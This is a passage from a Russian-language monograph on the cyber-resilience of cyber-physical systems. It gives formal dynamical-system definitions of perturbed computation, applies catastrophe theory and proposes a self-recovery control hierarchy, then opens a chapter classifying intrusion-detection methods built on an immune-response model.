2) выделение временных эталонов;

3) выработка контрольных соотношений, необходимых для определения семантической корректности поведения системы.

Второй этап – алгоритмизация получения эталонов семантической корректности поведения киберсистемы. Основной его целью является получение в матричной и графической форме вероятностных алгоритмов эталонов или инвариантов подобия поведения системы.

Процедура этапа состоит из следующих шагов:

1) построение алгоритма эталона в форме дерева;
2) перечисление реализаций алгоритма;
3) взвешивание реализаций алгоритма (построение вероятностного алгоритма);
4) нормирование дерева алгоритма.

Третий этап – синтез эталонов семантической корректности поведения киберсистемы адекватных целям и задачам применения. Основная цель его – синтез алгоритмических структур, образованных совокупностью последовательно выполняемых алгоритмов эталона.

Данная процедура осуществляется по следующим шагам:

1) синтез структурно-функциональных эталонов;
2) синтез временных эталонов;
3) симметризация и ранжирование матриц, описывающих эталоны.

Четвертый этап – моделирование стохастически определенных алгоритмических структур эталонов семантической корректности поведения киберсистемы. Процедура этапа включает следующие шаги:

1) анализ эмпирических эталонов семантической корректности;
2) определение вида эмпирической функциональной зависимости;
3) выработка контрольных соотношений, достаточных для определения семантической корректности поведения системы и обеспечения требуемой киберустойчивости.

В результате, была показана применимость методов теории размерностей и подобия для *декомпозиции* алгоритмов поведения киберфизических систем *по функциональным признакам* и формирования необходимых инвариантов семантически корректного функционирования систем. Наличие свойства автомодельности инвариантов подобия позволило сформировать статические и динамические эталоны семантически корректного поведения упомянутых систем и использовать их для инженерного решения задач *контроля, обнаружения и нейтрализации* информационно-технических воздействий злоумышленников.

2.4.5. Определение элементарного и сложного вычислений

Введем в оборот следующие понятия:

- *киберфизическая система,*
- *поведение киберфизической системы;*
- *целевое назначение киберфизической системы;*
- *возмущение поведения киберфизической системы;*
- *состояние киберфизической системы.*

Перечисленные понятия относятся к числу первичных [70–72, 90], неопределяемых понятий и используются в следующем смысле.

Первичные понятия

Под киберфизической системой понимается некоторая совокупность Интернета людей (*Internet of People*), Интернета вещей (*Internet of Things*) и Интернета сервисов (*Internet of Services*) со связями по управлению и по данным между ними, предназначенная для выполнения требуемых функций.

Под *поведением* киберфизической системы понимается некоторая реализация и выполнение алгоритмов функционирования системы во времени. При этом допускается проведение целенаправленных корректирующих действий для обеспечения киберустойчивости поведения системы.

Функциональная предназначенность киберфизической системы называется *целевым назначением*, корректирующие мероприятия – *обнаружение и нейтрализация возмущений* киберсистемы. Другими словами, киберфизическая система создается для определенного целевого назначения и может обладать некоторым защитным механизмом, настраиваемыми или регулируемыми средствами обеспечения киберустойчивости [90-92,143.257].

Возмущение поведения киберфизической системы – это единичный или множественный акт внешнего или внутреннего деструктивного воздействия внутренней и/или внешней среды на систему.

Возмущение приводит к изменению параметров функционирования кибер-физической системы, препятствует или затрудняет выполнение целевого назначения системы.

Совокупность возмущений образует *множество возмущений.*

Состояние киберфизической системы есть некоторый набор числовых характеристик параметров функционирования названной системы в пространстве.

Числовые характеристики этих процессов зависят от условий функционирования киберсистемы, возмущений, корректирующих действий по обнаружению и нейтрализации возмущений и, в общем случае, от времени.

Совокупность всех корректирующих действий по обнаружению и нейтрализации возмущений называется *множеством корректирующих мероприятий*, совокупность всех состояний системы поведения цифровой платформы - *множеством состояний.*

Таким образом, будем считать, что при отсутствии возмущений, а также корректирующих мероприятий по обнаружению и нейтрализации возмущений киберфизическая система находится в работоспособном состоянии, и отвечает некоторому целевому назначению.

В результате возмущения киберфизическая система переходит в новое состояние, которое может не отвечать целевому назначению.

В подобных случаях возникает две основные задачи:

1) *обнаружение факта возмущения* и, возможно, внесенных изменений в штатный процесс функционирования киберсистемы;

2) *задание оптимальной (киберустойчивой)* в определенном смысле (исходя из заданного функционала приоритетов) *организации поведения кибер-физической системы* с целью приведения системы в работоспособное состояние (вплоть до перестроения и/или рестарта системы, если данное решение будет сочтено лучшим).

На основе введенных понятий раскроем содержание *элементарного, сложного и возмущенного* вычислений в терминах динамических взаимосвязей *Р. Е. Калмана* [26-59].

Возмущенные машинные вычисления

Под *элементарным поведением* киберсистемы будем понимать структуру, на вход которой в определенные моменты времени поступает некоторая входная величина, из которой в какие-то моменты времени выводится некоторая выходная величина. Приведенное понятие элементарного поведения киберсистемы как системы Σ включает вспомогательное множество моментов времени T. В каждый момент времени $t \in T$ система Σ получает некоторую входную величину $u(t)$ и порождает некоторую выходную величину $y(t)$. При этом значения входных величин выбираются из некоторого фиксированного множества U, то есть в любой момент времени t символ $u(t)$ принадлежит U. Отрезок входной величины системы представляет собой функцию вида $\omega:(t_1,t_2) \rightarrow U$ и принадлежит некоторому классу Ω, который определяется математическими потребностями поведения АР. Значение выходной величины $y(t)$ принадлежит некоторому фиксированному множеству Y. Отрезок выходных величин представляет функцию вида $\gamma:(t_2, t_3) \rightarrow Y$.

Под *сложным поведением* киберсистемы понимается обобщенная структура, компонентами которой являются элементарные поведения названной системы со связями по управлению и по данным между собой [26-59].

Теперь определим понятие *предыстории (памяти) иммунитета* поведения киберсистемы к деструктивным воздействиям. Будем считать, что в условиях групповых и массовых кибератак значение выходной величины системы Σ зависит как от исходных данных и алгоритма поведения системы, так и от *предыстории*

(памяти) иммунитета к деструктивным воздействиям. Другими словами *возмущенное поведение* киберсистемы – структура, в которой текущее значение выходной величины системы Σ зависит от состояния системы Σ с накопленной *предысторией (памятью) иммунитета* к деструктивным возмущениям. При этом будем предполагать, что множество внутренних состояний системы Σ позволяет вместить информацию о предыстории (памяти) иммунитета системы Σ.

Отметим, что рассмотренное содержание возмущенного поведения киберсистемы позволяет описать некоторую «динамическую» систему самовосстанавливающегося поведения упомянутой системы в условиях возмущений, если знание состояния $x(t_1)$ и отрезка восстановленного вычисления $\omega = \omega_{(t_1,t_2]}$ является необходимым и достаточным условием для определения состояния $x(t_2) = \varphi(t_2; t_1, x(t_1), \omega)$, когда $t_1 < t_2$. Здесь множество моментов времени T упорядоченно, то есть в нем определено направление времени.

Характерные особенности возмущений

Раскроем характерные особенности *единичных, групповых и массовых возмущений* киберсистем *Индустрии 4.0* с помощью следующих определений.

Определение 1.1. Динамическая система самовосстанавливающегося поведения киберсистемы в условиях групповых и массовых кибератаках Σ называется *стационарной (постоянной)* тогда и только тогда, когда:

- T есть аддитивная группа (относительно обычной операции сложения вещественных чисел);
- Ω замкнуто относительно *оператора сдвига* z^τ: $\omega \to \omega'$, определяемого соотношением: $\omega'(t) = \omega(t+\tau)$ при всех τ, $t \in T$;
- $\varphi(t; \tau, x, \omega) = \varphi(t + s; \tau + s, x, z^s\omega)$ при всех $s \in$ T;
- отображение $\eta(t, \cdot)$: $X \to Y$ не зависит от t.

Определение 1.2. Динамическая система самовосстанавливающегося поведения киберсистемы в условиях групповых и массовых кибератаках Σ называется системой с непрерывным временем тогда и только тогда, когда T совпадает с множеством вещественных чисел, и называется системой с *дискретным временем* тогда и только тогда, когда T есть множество целых чисел.

Здесь различие между системами с непрерывным и дискретным временем несущественно и выбор между ними диктуется в основном соображениями математического удобства разработки соответствующих моделей поведения киберсистем в условиях групповых и массовых возмущений. Системы самовосстанавливающегося поведения киберсистем в условиях групповых и массовых кибератак с непрерывным временем соответствуют классическим непрерывным моделям, а названные системы с дискретным временем соответствуют дискретным моделям поведения.

Важной мерой сложности киберсистемы в условиях групповых и массовых кибератак является структура ее пространства состояния.

Определение 1.3. Динамическая система поведения киберсистемы в условиях групповых и массовых кибератак Σ называется *конечномерной* тогда и только тогда, когда X является конечномерным линейным пространством. При этом $\dim \Sigma = \dim X_\Sigma$. Система Σ называется *конечной* тогда и только тогда, когда множество X конечно. Наконец, система Σ называется *конечным автоматом* тогда и только тогда, когда все множества X, U и Y конечны и, кроме того, система стационарна и с дискретным временем.

Предположение о конечномерности названной системы существенно с точки зрения получения конкретных численных результатов.

Определение 1.4. Динамическая система поведения киберсистемы в условиях групповых и массовых кибератак Σ называется линейной тогда и только тогда, когда:

- пространства X, U, Ω, Y и Γ суть векторные пространства (над заданным произвольным полем K);
- отображение $\varphi(t; \tau, \cdot, \cdot)$: $X \times \Omega \to X$ является K-линейным при всех t и τ;
- отображение $\eta(t, \cdot)$: $X \to Y$ является K-линейным при любых t.

В случае необходимости использования математического аппарата дифференциального и интегрального исчислений необходимо, чтобы в определение системы Σ были включены некоторые допущения о непрерывности. Для этого необходимо предположить, что различные множества (T, X, U, Ω, Y, Γ) являются топологическими пространствами и что отображения φ и η непрерывны относительно соответствующей *(Тихоновской)* топологии.

Определение 1.5. Динамическая система поведения киберсистемы в условиях групповых и массовых кибератак Σ называется *гладкой* тогда и только тогда, когда:

- $T = R$ есть множество вещественных чисел (с обычной топологией);
- X и Ω суть топологические пространства;
- переходное отображение φ обладает тем свойством, что $(\tau, x, \omega) \mapsto \varphi(\cdot; \tau, x, \omega)$ определяет непрерывное отображение $T \times X \times \Omega \mapsto C^1(T \to X)$.

Для любого заданного начального состояния (τ, x) и отрезка входного воздействия $\omega_{(\tau, t_1]}$ системы Σ задается реакция системы $\gamma_{(\tau, t_1]}$, то есть задается отображение: $f\tau, x: \omega_{(\tau, t_1]} \to \gamma_{(\tau, t_1]}$.

Здесь значение выходной величины в момент времени $t \in (\tau, t_1]$ определяется из соотношения:

$$f_{\tau, x}(\omega_{(\tau, t_1]})(t) = \eta(t, \varphi(t; \tau, x, \omega)).$$

Определение 1.6. Динамической системой поведения киберсистемы в условиях групповых и массовых кибератак Σ (с точки зрения ее внешнего поведения) называется следующее математическое понятие:

- заданы множества T, U, Ω, Y и Γ, удовлетворяющие рассмотренным выше свойствам.
- задано множество A, индексирующее семейство функций: $F = \{f_\alpha: T \times \Omega \to Y, \alpha \in A\}$, где каждый элемент семейства F записывается в явном виде как $f_\alpha(t, \omega) = y(t)$, то есть является выходной величиной для входного воздействия ω, полученной в эксперименте α. Каждое f_α называется *отображением вход – выход* и обладает следующими свойствами:
  - *(Направление времени)* Существует такое отображение $\iota: A \to T$, что $f_\alpha(t, \omega)$ определено при всех $t \geq \iota(\alpha)$.
  - *(Причинность)* Пусть $\tau, t \in T$ и $\tau < t$. Если $\omega, \omega' \in \Omega$ и $\omega_{(\tau, t]} = \omega'_{(\tau, t]}$, то $f_\alpha(t, \omega) = f_\alpha(t, \omega')$ при всех α, для которых $\tau = \iota(\alpha)$.

Модель гипервизора киберустойчивости

Определим модель *гипервизора (абстрактного преобразователя)* поведения киберсистемы в условиях групповых и массовых кибератак следующим образом.

Определение 1.7. Абстрактным преобразователем поведения киберсистемы в условиях групповых и массовых кибератак Σ называется сложное математическое понятие, определяемое следующими аксиомами.

- Заданы множество *моментов времени* T, множество *состояний вычислений* X, множество *мгновенных значений входных величин* U, множество *допустимых входных величин* $\Omega = \{\omega: T \to U\}$, множество *мгновенных значений выходных величин* Y и множество допустимых *выходных величин* $\Gamma = \{\gamma: T \to Y\}$.
  - *(Направление времени)* Множество Y есть некоторое упорядоченное подмножество множества вещественных чисел.
- Множество входных величин Ω удовлетворяет следующим условиям:
  - *(Нетривиальность)* Множество Ω не пусто.
  - *(Сочленение входных величин)* Назовем *отрезком входного воздействия* $\omega = \omega_{(t_1, t_2]}$ для $\omega \in \Omega$ сужение ω на $(t_1, t_2] \cap T$. Тогда если $\omega, \omega' \in \Omega$ и $t_1 < t_2 < t_3$, то найдется такое $\omega'' \in \Omega$, что $\omega''_{(t_1, t_2]} = \omega_{(t_1, t_2]}$ и $\omega''_{(t_2, t_3]} = \omega'_{(t_2, t_3]}$.
- Существует *переходная функция* состояния φ: $T \times T \times X \times \Omega \to X$, значениями которой служат состояния $x(t) = \varphi(t; \tau, x, \omega) \in X$, в которых оказывается система в момент времени $t \in T$, если в начальный момент времени $\tau \in T$ она была в начальном состоянии $x = x(\tau) \in X$ и если на ее вход поступила входная величина $\omega \in \Omega$. Функция φ обладает следующими свойствами:
  - *(Направление времени)* Функция φ определена для всех $t \geq \tau$ и необязательно определена для всех $t < \tau$.
  - *(Согласованность)* Равенство $\varphi(t; t, x, \omega) = x$ выполняется при любых $t \in T$, любых $x \in X$ и любых $\omega \in \Omega$.
  - *(Полугрупповое свойство)* Для любых $t_1 < t_2 < t_3$ и любых $x \in X$ и $\omega \in \Omega$ имеем $\varphi(t_3; t_1, x, \omega) = \varphi(t_3; t_2, \varphi(t_2; t_1, x, \omega), \omega)$.
  - (*Причинность)* Если $\omega, \omega'' \in \Omega$ и $\omega_{(\tau, t]} = \omega''_{(\tau, t]}$, то $\varphi(t; \tau, x, \omega) = \varphi(t; \tau, x, \omega')$
- Задано *выходное отображение* η: $T \times X \to Y$, определяющее выходные величины $y(t) = \eta(t, x(t))$. Отображение $(\tau, t] \to Y$, задаваемое соотношением $\sigma \mapsto \eta(\sigma, \varphi(\sigma; \tau, x, \omega))$, $\sigma \in (\tau, t]$), называется *отрезком входной величины*, то есть сужением $\gamma_{(\tau, t]}$ некоторого $\gamma \in \Gamma$ на $(\tau, t]$.

Дополнительно пару (τ, x), где $\tau \in T$ и $x \in X$, назовем *событием* (или *фазой*) системы Σ, а множество $T \in X$ – *пространством событий* (или *фазовым пространством*) системы Σ. Переходную функцию состоя-

ний φ (или ее график в пространстве событий) назовем *траекторией или кривой решения* и т. д. Здесь входное воздействие, или *управление* ω, *переносит, переводит, изменяет, преобразует* состояние *x* (или событие (τ,*x*)) в состояние φ(*t*; τ, *x*, ω) (или в событие (*t*, φ(*t*; τ, *x*, ω))). Под движением системы поведения киберсистемы понимается функция состояний φ.

Определение 1.8. *В более общем виде модель абстрактного преобразователя поведения киберсистемы в условиях возмущений* $\Re$ *с дискретным временем,* m *входами и* p *выходами над полем целых чисел K представляется сложным объектом* $(\aleph, \wp, \Diamond)$, *где отображения* $\aleph : \lambda \to \lambda$, $\wp : K^m \to \lambda$, $\Diamond : \lambda \to K^p$ *суть абстрактные K-гомоморфизмы,* λ *– некоторое абстрактное векторное пространство над K. Размерность пространства* λ $(\dim \lambda)$ *определяет размерность системы* $\Re(\dim \Re)$.

Существенно, что выбранное представление позволяет сформулировать и доказать утверждения, подтверждающие принципиальное существование искомого решения.

На основе приведенных определений раскроем сущность идеологии поведения киберсистемы с памятью для привития иммунитета к деструктивным групповым и массовым возмущениям возмущениям следующим образом.

Определение 1.9. Поведение киберсистемы с памятью называется сложное математическое понятие динамической системы Σ, определяемое следующими аксиомами.

- Заданы множество моментов времени *T*, множество состояний вычислений *X* в условиях кибератак злоумышленников, множество мгновенных значений штатных и деструктивных входных воздействий *U*, множество допустимых входных воздействий $\Omega = \{\omega: T \to U\}$, множество мгновенных значений выходных величин *Y* и множество выходных величин восстановленных вычислений $\Gamma = \{\gamma: T \to Y\}$.
- *(Направление времени)* Множество *Y* есть некоторое упорядоченное подмножество множества вещественных чисел.
- Множество допустимых входных воздействий Ω удовлетворяет следующим условиям:
  - *(Нетривиальность)* Множество Ω не пусто.
  - *(Сочленение входных величин)* Назовем *отрезком входного воздействия* $\omega = \omega_{(t_1, t_2]}$ для $\omega \in \Omega$ сужение ω на $(t_1, t_2] \cap T$. Тогда если ω, ω'∈ Ω и $t_1 < t_2 < t_3$, то найдется такое ω''∈ Ω, что $\omega''_{(t_1, t_2]} = \omega_{(t_1, t_2]}$ и $\omega''_{(t_2, t_3]} = \omega'_{(t_{21}, t_3]}$.
- Существует *переходная функция состояния* $\varphi: T \times T \times X \times \Omega \to X$, значениями которой служат состояния $x(t) = \varphi(t; \tau, x, \omega) \in X$, в которых оказывается система в момент времени $t \in T$, если в *начальный момент времени* $\tau \in T$ она была *в начальном состоянии* $x = x(\tau) \in X$ и если на нее действовало *входное воздействие* $\omega \in \Omega$. Функция φ обладает следующими свойствами:
  - *(Направление времени)* Функция φ определена для всех $t \geq \tau$ и не обязательно определена для всех $t < \tau$[4].
  - *(Согласованность)* Равенство $\varphi(t; t, x, \omega) = x$ выполняется при любых $t \in T$, любых $x \in X$ и любых $\omega \in \Omega$.
  - *(Полугрупповое свойство)* Для любых $t_1 < t_2 < t_3$ и любых $x \in X$ и $\omega \in \Omega$ имеем $\varphi(t_3; t_1, x, \omega) = \varphi(t_3; t_2, \varphi(t_2; t_1, x, \omega), \omega)$.
  - *(Причинность)* Если $\omega, \omega'' \in \Omega$ и $\omega_{(\tau, t]} = \omega'_{(\tau, t]}$, то $\varphi(t; \tau, x, \omega) = \varphi(t; \tau, x, \omega')$
- Задано *выходное отображение* $\eta: T \times X \to Y$, определяющее выходные величины $y(t) = \eta(t, x(t))$ как результат самовосстановления. Отображение $(\tau, t] \to Y$, задаваемое соотношением $\sigma \mapsto \eta(\sigma, \varphi(\sigma; \tau, x, \omega))$, $\sigma \in (\tau, t]$), называется *отрезком входной величины*, то есть сужением $\gamma_{(\tau, t]}$ некоторого $\gamma \in \Gamma$ на $(\tau, t]$.

Дополнительно введем следующие термины. Пару (τ, *x*), где $\tau \in T$ и $x \in X$, назовем *событием* (или *фазой*) системы Σ, а множество $T \in X$ – *пространством событий* (или *фазовым пространством) системы* Σ. Переходную функцию состояний φ (или ее график в пространстве событий) назовем *траекторией самовосстановления поведения* киберсистемы. Будем считать, что входное воздействие, или *управление* самовосстановлением ω *преобразует* состояние x (или событие (τ,x)) в состояние φ(*t*; τ, *x*, ω) или в событии.

Приведенное определение понятия *самовосстановления поведения киберсистемы* является еще достаточно общим и вызвано необходимостью выработать общую терминологию, исследовать и уточнить основные понятия. Дальнейшая конкретизация данного определения представлена ниже.

2.4.6. Моделирование вычислений в условиях возмущений

Представим поведение киберсистемы в условиях возмущений векторным полем в фазовом пространстве. Здесь точка фазового пространства задает состояние упомянутой системы. Приложенный в этой точке вектор указывает скорость изменения состояния системы. Точки, в которых этот вектор равен нулю, отражают равновесные состояния, то есть в этих точках состояние системы не изменяется во времени. Установившиеся




Рис. 2.16. ***Бифуркация рождения цикла***




Рис. 2.17. ***Перестройка фазового портрета***

режимы изображаются замкнутой кривой, так называемым предельным циклом на фазовой плоскости (см. рис. 2.16).

Ранее В. И. Арнольдом было показано [257], что возможны только два основных варианта перестройки фазового портрета на плоскости (см. рис. 2.17).

1) При изменении параметра из положения равновесия рождается предельный цикл. *Устойчивость равновесия* переходит к циклу, само же равновесие становится неустойчивым.




Рис. 2.18. ***Вид критических точек при n = 1***

2) В положении равновесия умирает неустойчивый предельный цикл; область притяжения положения равновесия уменьшается с ним до нуля, после чего цикл исчезает, а его неустойчивость передается равновесному состоянию.

Теория катастроф ведет начало от работ Р. Тома и В. И. Арнольда [257] и позволяет исследовать скачкообразные переходы, разрывы, внезапные качественные изменения в поведении киберсистемы в ответ на плавное изменение внешних условий, имеющих некоторые общие черты. При этом используется понятие "бифуркация", которое определяется как раздвоение и употребляется в широком смысле для обозначения возможных изменений в функционировании системы при изменении параметров, от которых они зависят. Бифуркационным множеством называется граница, разделяющая области пространства управляющих параметров с качественно различным поведением изучаемой системы.

Для исследования скачкообразных переходов в поведении киберсистемы изучаются критические точки $u \in Rn$ гладких вещественных функций f: $Rn \to R$, в которых производная обращается в нуль: $\partial f/\partial xi|u = 0$, $i = 1, n$. Важность подобного изучения объясняется следующим утверждением: если некоторые свойства системы описываются функцией f, имеющей смысл потенциальной энергии, то из всех возможных перемещений действительными будут те, при которых f имеет минимум (*фундаментальная теорема Лагранжа* о том, что минимум полной потенциальной энергии системы является достаточным для устойчивости).

К наиболее распространенным типам критических точек для гладкой функции относятся локальные максимумы, минимумы и точки перегиба (см. рис. 2.18).

В общем случае в теории катастроф для исследования свойств киберсистемы используется следующий прием: сначала функция f раскладывается в ряд Тейлора, затем требуется найти отрезок этого ряда, адекватно описывающий свойства системы вблизи критической точки для данного количества управляющих параметров. Вычисления при этом проводятся за счет правильного отбрасывания одних членов ряда Тей-

лора и оставления других – «наиболее важных» [241–257, 312–315] (см. рис. 2.19).

В своих работах Р. Том указал на важность требований структурной устойчивости, или нечувствительности к малым возмущениям. При этом понятие «структурная устойчивость» было впервые введено в теории дифференциальных уравнений *А. А. Андроновым* и *Л. С. Понтрягиным* в 1937 г. под названием «*грубость системы*» [27–59].




Рис. 2.19. ***Вид критических точек при n = 2***
((а) минимум, (б) максимум, (в) седло, (г) обезьянье седло, (д) желоб, (е) скрещенные желоба)

Функция f *считается* структурно устойчивой, если для всех достаточно малых гладких функций p критические точки f и $(f+p)$ имеют один и тот же тип. Например, для функции $f(x) = x^2$ и $p = 2\varepsilon x$, где ε – малая константа, возмущенная функция примет вид: $f(x) = x^2 + 2\varepsilon x = (x+\varepsilon)^2 - \varepsilon^2$, – то есть критическая точка сдвинулась (величина смещения зависит от ε), но не изменила своего типа.

В работе *В. А. Острейковского* показано, что чем выше степень n, тем хуже ведет себя x^n: возмущение $f(x) = x^5$ может привести к четырем критическим точкам (двум максимумам и двум минимумам), и это независимо от того, насколько мало возмущение (см. рис. 2.20).

В результате, теория *катастроф* позволяет исследовать динамику поведения киберфизических систем в условиях возмущений по аналогии с моделированием возмущений в живой природе [27–59]. В частности, выдвинуть и обосновать гипотезу о том, что в условиях массовых возмущений киберсистема находится в устойчивом равновесии, если функция потенциала имеет строгий локальный минимум.




Рис. 2.20. ***Поведение функции при возмущении:***
a) Поведение функции $f(x) = x^3$ при возмущении;
b) Поведение функции $f(x) = x^4$ при возмущении;
c) Поведение функции $f(x) = x^5$ при возмущении

При превышении определенных значений этих факторов киберсистемы будет плавно изменять свое состояние, если критическая точка не вырождена.

При некотором увеличении нагрузки критическая точка сначала выродится, а затем, как структурно неустойчивая, распадется на не вырожденные или исчезнет. При этом программа поведения киберсистемы скачкообразно перейдет в новое состояние (потеря устойчивости, разрушение, критические изменения в структуре и поведении).

Облик системы управления киберустойчивостью

Для проектирования системы управления киберустойчивостью воспользуемся теорией многоуровневых иерархических систем (М. Месарович, Д. Мако, И. Такахара) [257, 330–337]. При этом будем различать следующие типы иерархии: «эшелон», «слой», «страта» (см. рис. 2.21).

Здесь к основным стратам относятся:

- *страта 1 – мониторинг групповых и массовых кибератак и накопление иммунитета*: моделирование злоумышленников в типах воздействий; моделирование представления динамики возмущений и определение сце-

нариев возврата поведения киберсистемы в равновесное (устойчивое) состояние; разработка макромодели (программы) самовосстановления системы в условиях возмущений (Е);

- страта 2 – разработка и верификация программы самовосстановления киберсистемы на микроуровне: разработка микромодели (программы) самовосстановления системы в условиях возмущений; моделирование средствами *денотационной, аксиоматической и операционной семантики* для доказательства частичной корректности планов восстановления системы (Д);

- страта 3 – самовосстановление возмущенного поведения киберсистемы при решении целевых задач на микроуровне: вывод операционных эталонов для восстановления; разработка модели их представления; выработка и исполнение плана восстановления (здесь (Р) соответствуют уровням иерархии упомянутой системы организации).




Рис. 2.21. ***Блок управления устойчивостью***

Заметим, что здесь последовательно реализуется определенный шаг некоторого *самоприменимого транслятора* (или интеллектуального диспетчера или гипервизора), микро- и макропрограммы восстановления поведения киберсистемы в условиях возмущений.

Возможный фрагмент алгоритма названного восстановления системы приведен на рис. 2.22.




Рис. 2.22. ***Фрагмент алгоритма самовосстановления киберсистемы***

$S^k=(S_1^k, S_2^k,\ldots, S_p^k;t)$ - вектор состояния поведения киберсистемы; $Z(t)=(z_1,z_2,\ldots, z_m;t)$ - параметры воздействия злоумышленников; $X(t)=(x_1,x_2,\ldots,x_n;t)$ - управляемые параметры; $V(R,C)$ – управляющие воздействия, где R – множество накопленных иммунитетов к воздействиям, а C – множество целей киберсистемы

Здесь $S^k=(S_1^k, S_2^k,\ldots, S_p^k;t)$ – вектор состояния поведения киберсистемы; $Z(t)=(z_1, z_2, \ldots, z_m;t)$ – параметры воздействий злоумышленников; $X(t)=(x_1,x_2,\ldots,x_n;t)$– управляемые параметры; $V(R,C)$– управляющие воздействия, где R – множество накопленных иммунитетов к воздействиям; C – множество целей поведения киберсистемы.

Решение (см. рис. 2.23) по самовосстановлению поведения киберсистемы в условиях возмущений принимается на основании информации *(S)* о состоянии системы, наличия иммунитета к возмущениям ® и с учетом целей функционирования системы ®. Показатели *S* формируются на основе параметров *X*, которые являются входными, промежуточными и выходными данными. Под параметрами воздействия злоумышленника *Z* понимаются значения, которые слабо зависят (не зависят) от системы обеспечения требуемой киберустойчивости.

Краткие выводы

• Анализ *поведения киберфизических систем* в условиях роста угроз кибербезопасности позволяет представить упомянутые системы в виде динамической системы, при условии, что знание предыдущего состояния системы и отрезка восстановленного процесса функционирования системы является необходимым и достаточным условием для определения следующего наблюдаемого состояния. Также подразумевается, что множество моментов времени упорядоченно, то есть в нем определено направление времени.

• Выбранное представление а*бстрактного преобразователя поведения киберсистемы с памятью* на основе выявленных динамических взаимосвязей позволяет сформулировать и доказать утверждения, подтверждающие *принципиальное существование решения самовосстановления программ поведения киберфизических систем* в условиях групповых и массовых возмущений.

• Проведенный анализ свидетельствует о возможности применения *теории катастроф* для анализа динамики поведения *киберфизических систем* в условиях возмущений по аналогии с моделированием возмущений в живой природе. Показано, что в условиях массовых возмущений киберсистема находится в устойчивом равновесии, если функция потенциала имеет строгий локальный минимум. При превышении определенных значений этих факторов система будет плавно изменять свое состояние, если критическая точка не вырождена. При некотором увеличении нагрузки критическая точка сначала выродится, а затем как структурно неустойчивая распадется на невырожденные или исчезнет. При этом наблюдаемая киберсистема скачкообразно перейдет в новое состояние (*потеря кибеустойчивости, разрушение, критические изменения в структуре и поведении, необратимое критическое состояние*).

• Проведенный анализ уровней и иерархий *системы управления киберустойчивостью с памятью* позволил выделить следующие страты: *мониторинга групповых и массовых кибератак и накопление иммунитета; выработки и верификации программы самовосстановления возмущенного поведения системы; восстановления,* на которой достигается самовосстановлени*е* киберсистемы при решении целевых задач.




Рис. 2.23. ***Фрагмент перспективной системы обеспечения киберустойчивости***

Глава 3. Развитие систем обнаружения вторжений на основе моделей и методов иммунного ответа для противодействия ранее неизвестным вредоносным программным воздействиям

В настоящее время различают три основных класса методов обнаружения вторжений и аномалий: *сигнатурные (81 %), корреляционные (12 %) и инвариантные (7 %). Сигнатурные методы* формируют строгую модель либо заведомо корректного, либо заведомо злоумышленного воздействия. Иные варианты воздействий, в том числе возможно корректные либо вредоносные (но неизвестные на момент создания модели), не анализируются и приводят либо к ошибкам I-го рода, либо к ошибкам II-го рода в зависимости от выбранной политики анализа. К преимуществам методов данного класса относится полное отсутствие ложных срабатываний в области, описываемой моделью, к недостаткам – принципиальная невозможность описания новых, неизвестных ранее, либо не укладывающихся в разработанную модель методов злоумышленных воздействий. *Корреляционные методы* – вводят метрики отличия наблюдаемого вектора признаков либо более сложной (например, поведенческой) характеристики от заведомо корректного либо заведомо злоумышленного состояния. Характеризуются тем, что формируют определенные (положительные или отрицательные) значения для всего множества воздействий; в том числе это касается и чрезвычайно маловероятных состояний, однако, степень достоверности при принятии решения в них невелика. Преимуществом корреляционных методов является покрытие всего множества допустимых воздействий, что гипотетически позволяет принимать корректные решения и в отношении неизвестных ранее атак. Задача совокупного снижения уровня ошибок как I-го так и II-го рода является основной для данного класса алгоритмов. *Инвариантные методы* (исследованы в работах автора) – накладывают на все пространство допустимых значений вектора системы ограничений, подобранные таким образом, чтобы:

а) полностью включить все возможные корректные состояния объекта;

б) минимизировать (в идеале – исключить) долю злоумышленных воздействий, отвечающих требованиям наложенных ограничений.

Инвариантные методы характеризуются: наличием типов вторжений и аномалий, не обнаруживаемых другими методами без внесения изменений в их программный код (или в базу сигнатур); равномерно высокой долей обнаружения аномалий на всех уровнях модели OSI; более высоким по сравнению с другими методами уровнем качества обнаружения обнаружений и аномалий. Инвариантные методы позволяют спроектировать систему с нулевым уровнем ложных срабатываний, способную при этом частично обнаруживать новые (еще не внесенные в базу данных сигнатур) типы вторжений и аномалий.

В этой главе рассмотрены возможные направления развития систем обнаружения вторжений на основе моделей и методов иммунного ответа для противодействия ранее неизвестным кибератакам злоумышленников. В основе предлагаемого метода обнаружения вторжений лежит математическая модель иммунного ответа академика *Г.И. Марчука* [72]. Достоинством предложенного метода является принципиальная возможность моделирования динамики противодействия в условиях роста угроз информационной безопасности, обнаружение и нейтрализация как известных, так и ранее неизвестных кибератак злоумышленников. Другим важным достоинством является придание системе обнаружения вторжений свойств адаптивности и самоорганизации.

3.1. Роль и место иммунных методов обнаружения вторжений

3.1.1. Общая классификация методов обнаружения вторжений и аномалий

Термин "обнаружение вторжений" был введен в научный обиход *Джеймсом Андерсоном* [287] и *Дороти Деннинг* [288] в 1980-е годы. Несмотря на достаточно большое количество имеющихся публикаций, говорить о создании полной и законченной теории обнаружения вторжений или кибератак пока рано. Вопросы аксиоматики, терминологии, методологии и связи теории обнаружения вторжений и аномалий находятся на стадии становления (см. рис. 3.1–3.5). Среди существующих работ по таксономии методов обнаружения вторжений и аномалий выделяются появившиеся практически одновременно работы [289, 290]. В первой, несмотря на подробную классификацию прочих сопутствующих характеристик (таких как источники информации, реакция по факту обнаружения и т. п.), разделение собственно решающих алгоритмов проведено только на два наиболее широких класса: с априорными знаниями о системе (knowledge-based) и поведенческих (behavior-based) (см. рис. 3.1).

Во второй работе классификация уже учитывает как возможность самообучения, так и обучения с учителем в поведенческих системах, а также относит к отдельному классу сигнатурные способы с самостоятельным выделением пространства ключевых признаков. В работе M. Almgren [291] авторы предприняли попытку привести таблицы соответствий терминов и классов большинства ключевых опубликованных работ и предложили классификацию подходов в виде двумерной плоскости в осях «Самообучение – Априорные знания» и «Контроль отклонений – Контроль нормы». Развернутое изложение вопросов классификации антивирусных систем и прикладных систем обнаружения вторжений, частично затрагивающее также вопросы классификации алгоритмической и методической базы, приведено в работах исследовательских центров IBM Research Zurich и RTO/NATO [293] (см. рисунки 3.2 и 3.3).

Наибольшее влияние на свойства групп методов обнаружения компьютерных атак оказывается двумя системами классификаций: по уровню обрабатываемых данных и по схеме принятия решения о наличии факта нарушения (алгоритму решающей схемы).

Классификация по уровню обрабатываемых данных подразделяет методы на анализирующие:

У.1) двоичное представление данных или кодов команд;

У.2) команды, операции, события и/или их параметры (безотносительно их физического представления в средствах вычислительной техники);

